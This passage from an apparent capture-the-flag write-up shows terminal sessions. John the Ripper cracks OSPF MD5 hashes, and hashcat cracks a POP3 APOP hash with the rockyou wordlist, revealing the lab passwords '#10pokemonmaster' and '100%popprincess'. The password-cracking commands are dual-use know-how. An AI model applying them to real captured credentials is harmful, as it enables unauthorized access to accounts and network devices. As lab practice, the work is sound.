Use the "--show --format=net-md5" options to display all of the cracked passwords reliably

Session completed.

┌──(kali㉿kali)-[~/Downloads]

└─$ john --show ospf\_hashes.txt

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

?:#10pokemonmaster

14 password hashes cracked, 0 left

**4. POP –APOP**

┌──(kali㉿kali)-[~/ctf]

└─$ echo "4ddd4137b84ff2db7291b568289717f0:<1755.1.5f403625.BcWGgpKzUPRC8vscWn0wuA==@vps-7e2f5a72>" > pops\_hash.txt

┌──(kali㉿kali)-[~/ctf]

└─$ cat pops\_hash.txt

4ddd4137b84ff2db7291b568289717f0:<1755.1.5f403625.BcWGgpKzUPRC8vscWn0wuA==@vps-7e2f5a72>

┌──(kali㉿kali)-[~/ctf]

└─$ hashcat -a 0 -m 20 pops\_hash.txt /usr/share/wordlists/rockyou.txt --force

hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!

This can hide serious problems and should only be done when debugging.

Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL\_DEBUG) - Platform #1 [The pocl project]

============================================================================================================================================

\* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1541/3147 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0

Maximum password length supported by kernel: 256

Minimim salt length supported by kernel: 0

Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Mon Mar 10 19:20:31 2025

Stopped: Mon Mar 10 19:20:31 2025

┌──(kali㉿kali)-[~/ctf]

└─$ hashcat -m 20 --show pops\_hash.txt

4ddd4137b84ff2db7291b568289717f0:<1755.1.5f403625.BcWGgpKzUPRC8vscWn0wuA==@vps-7e2f5a72>:100%popprincess

**Password – 100%popprincess**